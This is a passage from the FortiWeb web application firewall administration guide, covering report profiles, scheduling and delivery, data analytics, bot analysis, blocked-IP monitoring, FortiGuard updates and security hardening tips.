<b>Priority</b>	Mark the check box to filter by log severity threshold (in raw logs, the <code>pri</code> field), then select the name of the severity, such as <i>Emergency</i> , and whether to include logs that are greater than or equal to ( <code>&gt;=</code> ), equal to ( <code>=</code> ), or less than or equal to ( <code>&lt;=</code> ) that severity.
<b>Source(s)</b>	<p>Type the source IP address (in raw logs, the <code>src</code> field) that log messages must match.</p> <p><b>Note:</b> <i>Source(s)</i> may be the IP address according to an HTTP header such as <code>X-Forwarded-For</code>: instead of the <code>SRC</code> at the IP layer. See “<a href="#">Defining your proxies, clients, &amp; X-headers</a>” on <a href="#">page 283</a>.</p>
<b>Destination(s)</b>	Type the destination IP address (in raw logs, the <code>dst</code> field) that log messages must match.
<b>Http Method(s)</b>	Type the HTTP method (in raw logs, the <code>http_method</code> field) that log messages must match, such as <code>get</code> or <code>post</code> .
<b>User(s)</b>	Type the administrator account name (in raw logs, the <code>user</code> field) that log messages must match, such as <code>admin</code> .
<b>Action(s)</b>	Type the action (in raw logs, the <code>action</code> field) that log messages must match, such as <code>login</code> or <code>Alert</code> .
<b>Subtype(s)</b>	Type the subtype (in raw logs, the <code>subtype</code> field) that log messages must match, such as <code>waf_information</code> .
<b>Policy(s)</b>	Type the policy name (in raw logs, the <code>policy</code> field) that log messages must match.
<b>Service(s)</b>	Type the service name (in raw logs, the <code>src</code> field) that log messages must match, such as <code>http</code> or <code>https</code> .
<b>Message(s)</b>	Type the message (in raw logs, the <code>msg</code> field) that log messages must match.
<b>Signature Subclass Type(s)</b>	Type the signature subclass type (in raw logs, the <code>signature_subclass</code> field) that log messages must match.

Setting name	Description
<b>Signature ID(s)</b>	Type the signature ID value (in raw logs, the <code>signature_id</code> field) that log messages must match.
<b>Source Country(s)</b>	Type the source country value (in raw logs, the <code>srccountry</code> field) that log messages must match.
<b>Day of Week</b>	Mark the check boxes for the days of the week whose log messages you want to include.

## Choosing the type & format of a report profile

When configuring a report profile, you can select one or more queries or query groups that define the subject matter of the report.

When configuring a report profile, you can configure various advanced options that affect how many log messages are used to formulate ranked report subtypes, and how results will be displayed.

(To start at the beginning of the report configuration instructions, see [“To configure a report profile” on page 621.](#))

The screenshot shows a configuration window with two main sections:

- Report Type(s):**
  - PCI Reports (4 / 4)
    - Top Attack Types By Date
    - Top Attack Types By Month
    - Top Attack Types By Day Of Week
    - Top Attack Types By Hour Of Day
  - Attack Activity (22 / 22)
  - Traffic Activity (14 / 14)
  - Event Activity (25 / 25)
- Report Format:**
  - Include reports with no matching data
  - Advanced
    - In 'Ranked Reports' show top:
      - values of the first variable 1.. 30
      - values of the second variable for each value of the first variable 1..30
    - Include Summary Information
    - Include Table of Contents

Setting name	Description
<b>Report Types</b>	<p>Each query group contains multiple individual queries, each of which correspond to a chart that will appear in the generated report. You can select all queries within the group by marking the check box of the query group, or you can expand the query group and then individually select each query that you want to include:</p> <ul style="list-style-type: none"> <li>• <b>PCI Reports</b></li> <li>• <b>Attack Activity</b></li> <li>• <b>Traffic Activity</b></li> <li>• <b>Event activity</b></li> </ul> <p>For example:</p> <ul style="list-style-type: none"> <li>• If you want the report to include charts about both normal traffic and attacks, you might enable both of the query groups <i>Attack Activity</i> and <i>Event Activity</i>.</li> <li>• If you want the report to specifically include only a chart about top system event types, you might expand the query group <i>Event Activity</i>, then enable only the individual query <i>Top Event Types</i>.</li> </ul>
<b>Report Format</b>	
<b>Include reports with no matching data</b>	<p>Enable to include reports for which there is no data. A blank report will appear in the summary. You might enable this option to verify inclusion of report types selected in the report profile when filter criteria or absent logs would normally cause the report type to be omitted.</p>
<b>Advanced</b>	

Setting name	Description
<b>In 'Ranked Reports' show top</b>	<p>Ranked reports (top <b>x</b>, or top <b>y</b> of top <b>x</b>) can include a different number of results per cross-section, then combine remaining results under "Others." For example, in <i>Top Sources By Top Destination</i>, the report includes the top <b>x</b> destination IP addresses, and their top <b>y</b> source IP addresses, then groups the remaining results. You can configure both <b>x</b> and <b>y</b> in the <i>Advanced</i> section of <i>Report Format</i></p> <p>In ranked reports, ("top <b>x</b>" report types, such as <i>Top Attack Type</i>), you can specify how many items from the top rank will be included in the report. For example, you could set the <i>Top Attack URLs</i> report to include up to 30 of the top <b>x</b> denied URLs by entering 30 for <i>values of the first variable 1.. 30</i>.</p> <p>Some ranked reports rank not just one aspect, but two, such as <i>Top Sources By Top Destination</i>: this report ranks top source IP addresses for each of the top destination IP addresses. For these double ranked reports, you can also configure the rank threshold of the second aspect by entering the second threshold in <i>values of the second variable for each value of the first variable 1..30</i>.</p> <p><b>Note:</b> Reports that do not include "Top" in their name display all results. Changing the ranked reports values will not affect these reports.</p>
<b>values of the first variable 1.. 30</b>	Type the value of <b>x</b> .
<b>values of the second variable for each value of the first variable 1.. 30</b>	Type the value of <b>y</b> . This value is only considered if the report rankings are nested (i.e. top <b>y</b> of top <b>x</b> ).
<b>Include Summary Information</b>	Enable to include a listing of the report profile settings.
<b>Include Table of Contents</b>	Enable to include a table of contents for the report.

## Scheduling reports

When configuring a report profile, you can select whether the FortiWeb appliance will generate the report on demand or according to the schedule that you configure. (To start at the beginning of the report configuration instructions, see [“To configure a report profile” on page 621.](#))

▼ **Schedule**

Schedule  Not Scheduled \_\_\_\_\_

Daily \_\_\_\_\_

These Days:  Mon  Thu  Sun

Tue  Fri

Wed  Sat

These Dates:  (e.g. 1,14,28)

Time  00 :  00



Generating reports can be resource-intensive. To improve performance, schedule reports during times when traffic volume is low, such as at night or during weekends. To determine the current traffic volumes, see [“Real Time Monitor widget” on page 569.](#)

Setting name	Description
<b>Schedules</b>	
<b>Not Scheduled</b>	Select if you do <b>not</b> want the FortiWeb appliance to generate the report automatically according to a schedule.  If you select this option, the report will only be generated on demand, when you manually click the <i>Run now</i> icon from the report profile list. For more information, see <a href="#">“Reports” on page 620.</a>
<b>Daily</b>	Select to generate the report each day. Also configure <i>Time</i> .
<b>These Days</b>	Select to generate the report on specific days of each week, then mark the check boxes for those days. Also configure <i>Time</i> .
<b>These Dates</b>	Select to generate the report on specific date of each month, then enter those date numbers. Separate multiple date numbers with a comma. Also configure <i>Time</i> .  For example, to generate a report on the first and 30 <sup>th</sup> day of every month, enter 1 , 30.
<b>Time</b>	Select the time of the day when the report will be generated.  This option does not apply if you have selected <i>Not Scheduled</i> .

## Selecting the report's file type & email delivery

When configuring a report profile, you can select one or more file formats in which to save reports generated from the profile. You can also configure the FortiWeb appliance to email the

reports to specific recipients. (To start at the beginning the report configuration instructions, see [“To configure a report profile” on page 621.](#))

▼ **Output**

File Output  HTML  PDF  MS Word  Text  MHT

Email Output  HTML  PDF  MS Word  Text  MHT

Email Policy

Email Subject

Email Body

Email Attachment Name

Compress Report Files

Setting name	Description
<b>File Output</b>	<p>Enable file formats that you want to generate and store on the FortiWeb appliance’s hard drive.</p> <p>HTML file format reports will always be generated (indicated by the permanently enabled check box), but you may also choose to generate reports in:</p> <ul style="list-style-type: none"> <li>• <i>PDF</i></li> <li>• <i>MS Word (RTF)</i></li> <li>• plain text (<i>Text</i>), and</li> <li>• MIME HTML (<i>MHT</i>, which can be included in email)</li> </ul>
<b>Email Output</b>	<p>Enable file formats that you want to generate for an email that will be mailed to the recipients defined by the email settings.</p>
<b>Email Policy</b>	<p>Select the predefined email settings that you want to associate with the report output. This determines who receives the report email.</p> <p>For more information on configuring email settings, see <a href="#">“Configuring email settings” on page 610.</a></p>
<b>Email Subject</b>	Type the subject line of the email.
<b>Email Body</b>	Type the message body of the email.
<b>Email Attachment Name</b>	Type a file name that will be used for the attached reports.
<b>Compress Report Files</b>	Enable to enclose the generated report formats in a compressed archive, as a single attachment.

## Viewing & downloading generated reports

*Log&Report > Report Browse > Report Browse* displays a list of generated reports that you can view, delete, and download.



In FortiWeb HA clusters, generated reports (PDFs, HTML, RTFs, plain text, or MHT) are recorded on their originating appliance. If you cannot locate a report that should have been generated, a failover may have occurred. Reports generated during that period will be stored on the other appliance. To view those reports, switch to the other appliance.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see "[Permissions](#)" on [page 52](#).

**Table 57:** *Log&Report > Report Browse > Report Browse*

Report Files	Started	Finished	Size (bytes)	Other Formats
<input type="checkbox"/> Scheduled Report-On-Main-2012-06-03-0000 Traffic Event Attack PCI	Sun Jun 3 00:00:00 2012	Sun Jun 3 00:00:01 2012	25,614 13,169 36,719 11,879	PDF PDF PDF PDF
<input type="checkbox"/> Report-On-Main-2012-05-29-1153	Tue May 29 11:53:50 2012	Tue May 29 11:53:51 2012		PDF

Setting name	Description
<b>Refresh</b> (icon)	Click to refresh the display with the current list of completed, generated reports.
<b>Rename</b> (icon)	Select the check box next to a report and click <i>Rename</i> to rename it.
<b>Report Files</b>	<p>Displays the name of the generated report, the date and time at which it was generated, and, if necessary to distinguish it from other reports generated at that time, a sequence number.</p> <p>For example, <code>Report_1-2008-03-31-2112_018</code> is a report named "Report_1", generated on March 31, 2008 at 9:12 PM. It was the nineteenth report generated at that date and time (the first report generated at that time did not have a sequence number).</p> <p>To view the report in HTML format, click the name of the report. The report appears in a pop-up window.</p> <p>To view only an individual section of the report in HTML format, click the blue triangle next to the report name to expand the list of HTML files that comprise the report, then click one of the file names.</p>
<b>Started</b>	Displays the data and time when the FortiWeb appliance started to generate the report.
<b>Finished</b>	Displays the date and time when the FortiWeb appliance completed the generated report.

<b>Size (bytes)</b>	Displays the file size in bytes of each of the HTML files that comprise an HTML-formatted report.  This column is empty for the overall report, and contains sizes only for its component files. To see the component files, click the blue expansion arrow.
<b>Other Formats (links)</b>	Click the name of an alternative file format, if any were configured to be generated by the report profile, to download the report in that file format.

**See also**

- [Configuring logging](#)
- [Reports](#)
- [Data analytics](#)

## Data analytics

In addition to log-based reports, FortiWeb also includes data analytics to help you track web server usage from a page hit, traffic volume, and attack point of view.

**See also**

- [Sequence of scans](#)
- [Reports](#)

## Configuring policies to gather data

Before data analytics can provide meaningful information, you must:

1. Upload a geographic location data file (see “[Updating data analytics definitions](#)” on [page 633](#)).
2. Enable the *Data Analytics* option on any inline protection or offline protection profile used by your server policies.
3. Wait for the appliance to collect data about traffic flows.

**See also**

- [Configuring a protection profile for inline topologies](#)
- [Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)
- [Updating data analytics definitions](#)
- [Viewing web site statistics](#)
- [Reports](#)

## Updating data analytics definitions

Similar to other signatures and definitions used by FortiWeb, you can update the geographical mappings of public IP addresses to countries used by the data analytics feature.

### To update data analytics definitions

1. Download the .dat file from the Fortinet Technical Support web site:

<https://support.fortinet.com/>


If you want to check the integrity of the .dat file, also download its checksum (.md5). For instructions on how to use it, see the documentation for your checksum software.

2. Log in to the web UI of the FortiWeb appliance as the `admin` administrator, or an administrator account whose access profile contains *Read* and *Write* permissions in the *Maintenance* category.

3. Go to *System > Maintenance > Backup & Restore*.

To access this submenu, your administrator's account access profile must have *Read* and *Write* permission to items in the *Maintenance* category. For details, see “Permissions” on page 52.

4. In the *Data Analytics* area, click *Browse*.



The screenshot shows a web interface for 'Data Analytics'. It features a 'From File:' text input field followed by a 'Browse...' button. Below these is a prominent 'Upload' button.

5. Select the .dat file.

6. Click *Open*.

The file name appears in the *From File* field.

7. Click *Upload*.

Your browser uploads the file. A message appears to display the progress of the upload. Time required varies by the size of the file and the speed of your network connection.

### See also

- [Configuring policies to gather data](#)
- [Viewing web site statistics](#)
- [Reports](#)

## Viewing web site statistics

*Log&Report > Monitor > Data Analytics* displays statistics on traffic from clients internationally, web page hits, and attacks. Clients' locations are determined by source IP address, which is then mapped to its current known location:

- **A country/region, state, and city** — Public IP addresses that are known to belong to routers in a specific physical location.
- **Undetermined City/State** — An IP address where the exact city and/or state could not be determined. This appears when zooming in to view a country. An IP with an undetermined

city/state can occur if complete, precise location data is not available, or perhaps if the IP address belongs to multiple regions such as can occur in border regions.

- **Internal IPs** — 10.\*, 172.16.\*, or 192.168.\* addresses that are reserved for private networks according to RFC 1918, and therefore might be located anywhere on the planet.



To make sure that the mappings are correct, you should periodically update FortiWeb's geography-to-IP mappings. See [“Updating data analytics definitions” on page 633](#).

If all client IP addresses appear to originate on private networks (“Internal IPs”) and especially from a single IP, SNAT may be interfering and you may need to configure FortiWeb to deduce the client's location using X-headers instead. See [“Defining your proxies, clients, & X-headers” on page 283](#).

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see [“Permissions” on page 52](#).



The data analytics feature can be resource-intensive. To avoid impacting performance, view the data analytics report in off-peak hours.

Data analytics organizes the data collected by server policies into two distinct cross-sections. Click the buttons on the top right corner to toggle between:

- *Geographic Location View* — Displays data per clients' geographical location (e.g. Canada, China, Portugal, Morocco, Brazil, Australia, etc.) in graphical format.

While this view is selected, a format toggle appears below the view toggle. The format toggle allows you to choose what will accompany the data analytics charts: either *List* (for a table of statistics by country) or *Map* (for a map of the Earth). To display the statistics for a country/region, hover your mouse cursor over it. The statistics will appear in a tool tip.

If you click a specific country/region on the map of the Earth, the map will zoom in to show the states within that area. Similar to the view of the entire Earth, to display statistics for a sub-region, hover your mouse cursor over it. The statistics appear in a tool tip.



If traffic from a country is predominantly attacks instead of legitimate requests, you can block it. See [“Blacklisting & whitelisting countries & regions” on page 353](#).

Figure 69: Data analytics' geographical location view (map)





Figure 70: Data analytics' geographical location view (table)



Select either:

- *Hit* — Display the number of legitimate page hits, and percentage of total requests, originating from each country. In the unlabeled column to the right of the *Percentage* column, icons indicate the range of

percentage by color-coded dots:

**Red** — Greater than 12%

**Orange** — 9% - 12%

**Yellow** — 6% - 9%

**Blue** — 3% - 6%

**Green** — 0% - 3%


- *Data* — Display the traffic volume in bytes, and percentage of total requests, originating from country.
- *Attack* — Display the attack count, and percentage of total requests, originating from each country.



Geographic location is based upon the apparent origin according to the source IP address of the request. Accuracy may vary due to network address translation (NAT) and/or clients' use of proxies such as Tor and IPsec, SSH, or other VPN tunnels which alter the source IP address in packets and therefore can cause clients' traffic to appear to originate from a location other than their actual location.

- *Web Site View* — Displays data about the popular URLs and commonly attempted attacks on your web sites in graphical format. The page includes a pie chart (if there is data available) and two panels with bar graphs.

**Figure 71:**Data analytics web site view



From the *Type* drop-down lists, select either:

- *Hit* — Display the top 10 countries of origin for legitimate page hits.
- *Data* — Display the top 10 countries of origin for traffic volume.
- *Attack* — Display the top 10 countries of origin for attacks.

In the *Top 10 Panel*, from the *Category* drop-down list, select either:

- *Host* — Display the top 10 domain names by hits, attacks, or traffic volume (depending on your selection in *Type*).
- *URL* — Display the top 10 URLs by hits, attacks, or traffic volume (depending on your selection in *Type*).

In the *Time Trend Panel*, from the *Time Interval* drop-down list, select a time interval (e.g. *1 Week*), then click the *Pre Period* (previous) and *Next Period* buttons to advance by that

interval through the time span that you have selected in either *Time Range* or your custom data filter.

For example, if *Type* is *Attack* and *Category* is *Host*, the panel displays the 10 domains that received the most attack attempts. Let's say that a trend of attacking [www.example.com](http://www.example.com) is consistent over time. (You could confirm this suspicion in the *Time Trend Panel*.) This could represent either an advanced persistent threat (APT) — an attacker that is an adversary of that specific organization, and likely to continue and attempt more evolved threats until she or he discovers a viable exploit — or it could simply be an attack attempt because security-wise, that specific web server is an easy target. Attacks on weak hosts might be discouraged by applying patches, cloaking the web server, configuring sever protection rules on FortiWeb to mitigate the host's weaknesses, etc. An APT however, indicates a collectively greater risk than a lone attack attempt against a weak host, and will likely continue regardless of increasing attack difficulty. If you determine that the attacker(s) is an APT, you might decide to devote more resources to protecting that web server, including a full web application source code and security practice audit, as well as configuring anti-defacement.

Both cross-sections have common controls:

- Click *Refresh* to re-populate the graphs with the most recent data. (The web UI displays data current at the time of the most recent refresh or page load. It does not continuously update.)
- Click *Generate PDF* to download a PDF copy of the current statistics.
- Select either:
  - *Pre-defined* — Choose a time span from the *Time Range* drop-down list to view its statistics.
  - *Custom-defined* — Define the domain name (Host :), URL, policy name, and/or time span to include matching statistics. For details, see [“Filtering the data analytics report”](#).

#### See also

- [Updating data analytics definitions](#)
- [Configuring policies to gather data](#)
- [Filtering the data analytics report](#)
- [Reports](#)

#### Filtering the data analytics report

By default, in *Filter Type*, the *Pre-defined* option is selected, and so the data analytics reports include statistics based solely upon one of a few pre-defined time periods, which you can select from *Time Range*.

However, you can define your own time span, as well as filter statistics based upon criteria other than time.

#### To create a custom statistical filter

1. Go to *Log&Report > Monitor > Data Analytics*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see [“Permissions” on page 52](#).

2. Select the view to use: *Web Site View* or *Geographic Location View*.
3. From *Filter Type*, select the *Custom-defined* option.
4. Click *Filter*.

A dialog appears.

5. Configure the following criteria, if any, that a statistic must match in order to be included in the report:

**Filter Panel**

Policy:

Host:

URL:

Case Sensitivity

Use Time Filter:

From:  

Hour  Minute  Second

To:  

Hour  Minute  Second

Setting name	Description
<b>Policy</b>	Type the name of a server policy that is gathering data for data analytics. It must use a profile where you have enabled <i>Data Analytics</i> . Otherwise, it will not include any statistics.
<b>Host</b>	Type a domain name or IP address in the <code>Host :</code> field of the HTTP header of requests.
<b>URL</b>	Type a URL. It usually should be a web page that initiates a session. (Session-initiating URL hit counts may more closely correlate to visit counts. For example, web application preference pages are seldom visited in a session.)
<b>Case Sensitivity</b>	<p>Enable to differentiate uniform resource locators (URLs) and <code>Host :</code> HTTP header fields according to upper case and lower case letters.</p> <p>For example, when this option is enabled, an HTTP request involving <code>http://www.Example.com/index</code> would <b>not</b> match if <i>Host</i> is <code>www.example.com</code> and <i>URL</i> is <code>/index</code> (difference is lower case "e").</p>
<b>Use Time Filter</b>	Enable to use only statistics within a specific time period, defined by <i>From</i> and <i>To</i> .
<b>From</b>	Click the calendar icon or its accompanying text field to define the date at the beginning of the time period, then select the <i>Hour</i> , <i>Minute</i> , and <i>Second</i> to define the time of day.
<b>To</b>	Click the calendar icon or its accompanying text field to define the date at the end of the time period, then select the <i>Hour</i> , <i>Minute</i> , and <i>Second</i> to define the time of day.

6. Click **OK**.

The page refreshes and displays data restricted by the new filter. The filter applies until you either:

- In *Filter Type*, choose *Pre-defined*, then select a predefined *Time Range*.
- Clear the filter by clicking the *Filter* button to raise the dialog again, click *Reset*, then click *OK*.

**See also**

- [Viewing web site statistics](#)

## Bot analysis

*Log&Report > Monitor > Bot Analysis* displays statistics on access by automated clients such as search engine indexers, content scrapers, and other tools. Statistics are gathered by *Real Browser Enforcement* in anti-DoS rules, *Bad Robot* and *Allow Known Search Engines*. Based on this data, if an automated tool is abusing access, you can configure rate limiting such as with “[Combination access control & rate limiting](#)” on page 347.



**See also**

- [Real Browser Enforcement](#)

## Monitoring currently blocked IPs

*Log&Report > Monitor > Blocked IPs* displays all client IP addresses whose requests the FortiWeb appliance is temporarily blocking because the client violated a rule whose *Action* is *Period Block*. Since at any given time a period block might be applied by one server policy but **not** by another, client IPs are sorted by and listed under the names of server policies.

#	IP	Release
Policy:policy1		
1	172.20.120.46	

If a client was inadvertently blocked due to a false positive, you can immediately release it from being blocked by clicking the *Delete* icon next to its entry in this table. (If it is being blocked by multiple policies, you should delete the client's entry under **each** policy name. Otherwise, the client will still be blocked by some policies.)

Alternatively, the IP address will automatically be removed from the list when its block period expires.



If a client frequently is correctly added to the period block list, and is a suspected attacker, you may be able to improve both security and performance by permanently blacklisting that source IP address. See “[Blacklisting & whitelisting clients using a source IP or source IP range](#)” on page 357 and “[Sequence of scans](#)” on page 21.

If the client is **not** an attacker, in addition to removing his or her IP from this list, you may need to adjust the configuration that caused the period block, such as adjusting DoS protection so that it does not block normal request rates. Otherwise, the client may quickly reappear in the period block list.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Log & Report* category. For details, see “[Permissions](#)” on page 52.

### See also

- [Blacklisting & whitelisting clients using a source IP or source IP range](#)
- [Configuring a protection profile for inline topologies](#)
- [Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)

## FortiGuard updates

One of the most important things you can do is to ensure that your FortiWeb is receiving regular updates from the FortiGuard FortiWeb Web Security service and FortiGuard Antivirus service.

**Without these updates, your FortiWeb cannot detect the newest threats.**

Event logs record FortiGuard update attempts. In addition to scheduling polls for automatic updates, you can also manually update the service packages or initiate an connectivity test to the FDN at any time. For details, see “[Connecting to FortiGuard services](#)” on page 142.

**Figure 72:**FortiGuard Information widget

FortiGuard Information	
VM License	Invalid <a href="#">[Update]</a>
Registration	[Unregistered]
FortiWeb FortiGuard Subscription Services	
FortiWeb Security Service	Expired (1969-12-31) Last Update Time:1999-11-30 Last Update Method: Manual Signature Build Number-0.00091
FortiWeb Antivirus Service	Expired (1969-12-31) Last Update Time:2011-12-07 Last Update Method: Manual Regular Virus Database Version-14.00922 Extended Virus Database Version-14.00922
FortiWeb IP Reputation Service	Expired (1969-12-31) Last Update Time:1999-11-30 Last Update Method: Manual Signature Build Number-1.00020

To keep informed about the latest security threats and news, visit:

<http://www.fortiguard.com>

## Vulnerability scans

After your initial deployment, it is a good idea to periodically scan your web servers for newly discovered vulnerabilities to current threats. If you discover new threats, adjust your configuration to combat them.

***Without periodic scans, you may not be aware of the newest threats, and you may not have configured your FortiWeb defend against them.***

For details, see “Vulnerability scans” on page 535.



If you have many web servers, you may want a [FortiScan](#) appliance to:

- integrate and automate patch deployment
- deepen vulnerability scans
- prioritize and track fixes via ticketing
- offload and distribute scans to improve performance and remove bottlenecks

# Fine-tuning & best practices

This topic is a collection of fine-tuning and best practice tips and guidelines to help you configure your FortiWeb appliances for the most secure and reliable operation.

While many features are optional or flexible such that they can be used in many ways, some practices are generally a good idea because they reduce complication, risk, or potential issues.



This section includes **only** recommendations that apply to a combination of multiple features, to the entire appliance, or to your overall network environment.

For feature-specific recommendations, see the tips in each feature's instructions.

## Hardening security

FortiWeb is designed to enhance the security of your web sites and web applications, and when fully configured, it can automatically plug holes commonly used by attackers to compromise a system.

This section lists tips to further enhance security.

## Topology

- To protect your web servers, install the FortiWeb appliance or appliances between the web servers and a general purpose firewall such as a FortiGate. FortiWeb **complements, and does not replace, general purpose firewalls**. FortiWeb appliances are designed specifically to address HTTP/HTTPS threats; general purpose firewalls have more features to protect at lower layers of the network.
- Make sure web traffic cannot bypass the FortiWeb appliance in a complex network environment.
- Disable all network interfaces that should not receive any traffic.

**Figure 73:**Disabling port4 in *System > Network > Interface*

#	Name	IPv4 / Netmask	IPv4 Access	IPv6 / Netmask	IPv6 Access	Status	Link Status	Type	Ref.
	port1	172.20.120.47/24	HTTPS,PING,SSH,SNMP,HTTP,TELNET	::/0	HTTPS,PING,SSH,SNMP,HTTP,TELNET	Bring Down	Bring Down	Physical	3
